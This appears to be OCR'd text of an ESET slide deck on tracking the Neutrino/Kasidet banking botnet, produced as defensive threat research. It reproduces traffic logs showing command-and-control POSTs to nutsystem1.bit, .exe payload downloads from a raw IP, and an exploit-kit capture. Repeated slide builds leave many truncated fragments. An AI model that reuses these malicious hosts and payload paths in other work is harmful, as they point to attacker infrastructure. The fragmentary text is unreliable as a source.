ENJOY SAFER TECHNOLOGY™

Collecting Malicious Particles from Neutrino Botnets

Jakub Souček | Malware Analyst

Jakub Tomanek | Malware Analyst

Who are we?

Jakub Souček

Malware Analyst

3 years in ESET

Botnet tracking

jakub.soucek@eset.cz

Jakub Tomanek

Malware Analyst

2 year in ESET

Analysis of malware

jakub.tomanek@eset.cz

What is Neutrino Bot?

What is Neutrino Bot?

- Alias:
  - Win/Kasidet (Microsoft, ESET)
  - Trojan-Banker.Win32.Jimmy (Kaspersky)

What is Neutrino Bot?

Feature	2014	Today
Spreading	yes	no
DDoS	yes	no
Download & Execute	yes	yes
Keylogger	yes	no
Webinjects	no	yes
Proxy	no	yes
Redirection	via hosts	via hooks
Modular structure	no	yes

Why Neutrino Bot?


Why Neutrino Bot?

- Lots of articles in the past (2014 – 2017)

2014-06-18 - CONNECT THE DOTS

Neutrino Bot (aka MS:Win32/Kasidet)


Advertised on underground by n3utrino since december 2013 Neutrino Bot is another "HTTP stress testing tool" , read DDos Bot.



2014-06-18 - CONNECT THE DOTS

Neutrino Bot (aka MS:Win32/Kasid

Advertised on underground by n3utrino since december 2013 Neutrino Bot is another "HTTP s




EXPLOITS | THREAT ANALYSIS

Inside Neutrino botnet builder


2014-06-18 - CONNECT THE DOTS

Neutrino Bot (aka MS:Win32/Kasid

TTP s




The bot Kasidet, also known as Neutrino, is being spread via macros in Microsoft Office documents.



EXPLOITS | THREAT ANALYSIS

Inside Neutrino botnet builder



2014-06-18 - CONNECT THE DOTS

Neutrino Bot (aka MS:Win32/Kasid

The bot Kasidet, also known as Neutrino, is being spread via macros i
Microsoft Office documents.

CYBERCRIME

Post-holiday spam campaign delivers Neutrino Bot

2014-06-18 - CONNECT THE DOTS


Neutrino Bot (aka MS:Win32/Kasid

The bot Kasidet, also known as Neutrino, is being spread via macr
Microsoft Office documents.

CYBERCRIME | MALWARE | THREAT ANALYSIS

New Neutrino Bot comes in a protective loader

Post-holiday spam campaign delivers Neutrino Bot



2014-06-18 - CONNECT THE DOTS

Neutrin

```
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /74927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /121927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /123927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /85927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /226927400.exe HTTP/1.1 Continuation
178.159.36.43   80    178.159.36.43         GET /38927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80    178.159.36.43         GET /161927400.exe HTTP/1.1 Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80    nutsystem1.bit        POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
104.23.128.76   80    www.omegle.com        GET / HTTP/1.1
107.6.108.6     80    front3.omegle.com     POST /start?rcs=1&firstevents=1&spid=&randid=UMKDFYRE&lang=en HTTP/1.1
107.6.108.6     80    front3.omegle.com     POST /events HTTP/1.1  (application/x-www-form-urlencoded)
107.6.108.6     80    front3.omegle.com     POST /send HTTP/1.1  (application/x-www-form-urlencoded)
107.6.108.6     80    front3.omegle.com     POST /events HTTP/1.1  (application/x-www-form-urlencoded)
107.6.108.6     80    front3.omegle.com     POST /send HTTP/1.1  (application/x-www-form-urlencoded)
107.6.108.6     80    front3.omegle.com     POST /events HTTP/1.1  (application/x-www-form-urlencoded)
107.6.108.6     80    front3.omegle.com     POST /send HTTP/1.1  (application/x-www-form-urlencoded)
```

Exploit Kit


Shadow Server Domains Leading to RIG Exploit Kit Dropping Smoke Loader. Downloaded Neutrino Bot (AKA Kasidet).

The bot Kasidet, also known as Neutrino, is being spread via macro

Microsoft Office documents.

mes in a protective loader

Post-holiday spam campaign delivers Neutrino Bot



2014-06-18 - CONNECT THE DOTS

Neutrin

```
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /74927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /121927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /123927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /85927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /226927400.exe HTTP/1.1 Continuation
178.159.36.43   80   178.159.36.43     GET /38927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43   80   178.159.36.43     GET /161927400.exe HTTP/1.1 Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
112.78.9.31     80   nutsystem1.bit    POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
```

Jimmy Nukebot: from Neutrino with love

By Sergey Yunakovsky on August 29, 2017. 9:00 am

"You FOOL! This isn't even my final form!"

In one of our previous articles, we analyzed the NeutrinoPOS banker as an example of a constantly evolving malware family. A week after publication, this Neutrino modification delivered up a new malicious program classified by Kaspersky Lab as Trojan-Banker.Win32.Jimmy.

protective

loader

Post-holiday spam campaign delivers Neutrino Bot

The b

Microsoft Office documents.

ENJOY SAFER TECHNOLOGY™

2014-06-18 - CONNECT THE DOTS

Neutrin

```
112.78.9.31      80    nutsystem1.bit      POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43    80    178.159.36.43       GET /74927400.exe HTTP/1.1 Continuation
112.78.9.31      80    nutsystem1.bit      POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43    80    178.159.36.43       GET /121927400.exe HTTP/1.1 Continuation
112.78.9.31      80    nutsystem1.bit      POST /newfiz21/logout.php HTTP/1.0  (application/x-www-form-urlencoded)Continuation
178.159.36.43    8
112.78.9.31      8
178.159.36.43    8
178.159.36.43    8
112.78.9.31      8
112.78.9.31      8
112.78.9.31      8
112.78.9.31      8
178.159.36.43    8
112.78.9.31      8
112.78.9.31      8
```

Jimmy N love

By Sergey Yunakovsky o

In one of our previous articl
family. A week after publica
Lab as Trojan-Banker.Win32


The b
Microsoft Office documents.

DISDAIN EXPLOIT KIT AND A SIDE OF SOCIAL ENGINEERING DELIVER NEUTRINO BOT

Security Newspaper | November 10, 2017 | Incidents | No Comments

Today we picked up new activity from an exploit kit that was first discovered back in August of this year. The Disdain exploit kit, simply identified by a string of the same name found in its source code, is being distributed again after a short interruption via malvertising chains.

Disdain EK relies on older vulnerabilities that have long been patched and some that do not appear to be working properly. From a traffic to infection point of view, this means that the conversion rates are going to be lower than, say, RIG EK, the other most common exploit kit at the moment.


EKFiddle v.0.5.3 (Fiddler)
File Edit Rules Tools View Help Links
QuickSave VPN Import SAZ/PCAP View/Edit Regexes Run Regexes Clear Markings Advanced UI on/off WinConfig

Protocol	Result	Host	URL	Body	Comments
HTTP	200	[redacted]	/	10,680	Compromised Site
HTTP	200	[redacted]	/muie//bQYKtPzaCnVnxBLqz0rICGxr/QQ8xsYmvgYHj.php?...	33,887	Disdain_EK (Landing Page)
HTTP	404	[redacted]	/muie//bQYKtPzaCnVnxBLqz0rICGxr/BzJSFuujUl7l.swf	323	Disdain_EK (Flash Calls)
HTTP	200	[redacted]	/muie/bQYKtPzaCnVnxBLqz0rICGxr/ej0YRVuPOQ7W.php	282,112	Disdain_EK (Malware Payload)
HTTP	404	[redacted]	/muie//bQYKtPzaCnVnxBLqz0rICGxr/AgWUHU6DDxOC.swf	323	Disdain_EK (Flash Calls)
HTTP	200	[redacted]	/download.php	282,112	Fake Flash Player

tive

delivers

ENJOY SAFER TECHNOLOGY™

Why Neutrino Bot?

- What do they all have in common?

Why Neutrino Bot?

- What do they all have in common?
- They focus on
  - the bot in general or
  - one specific incident

Why Neutrino Bot?

- What do they all have in common?
- They focus on
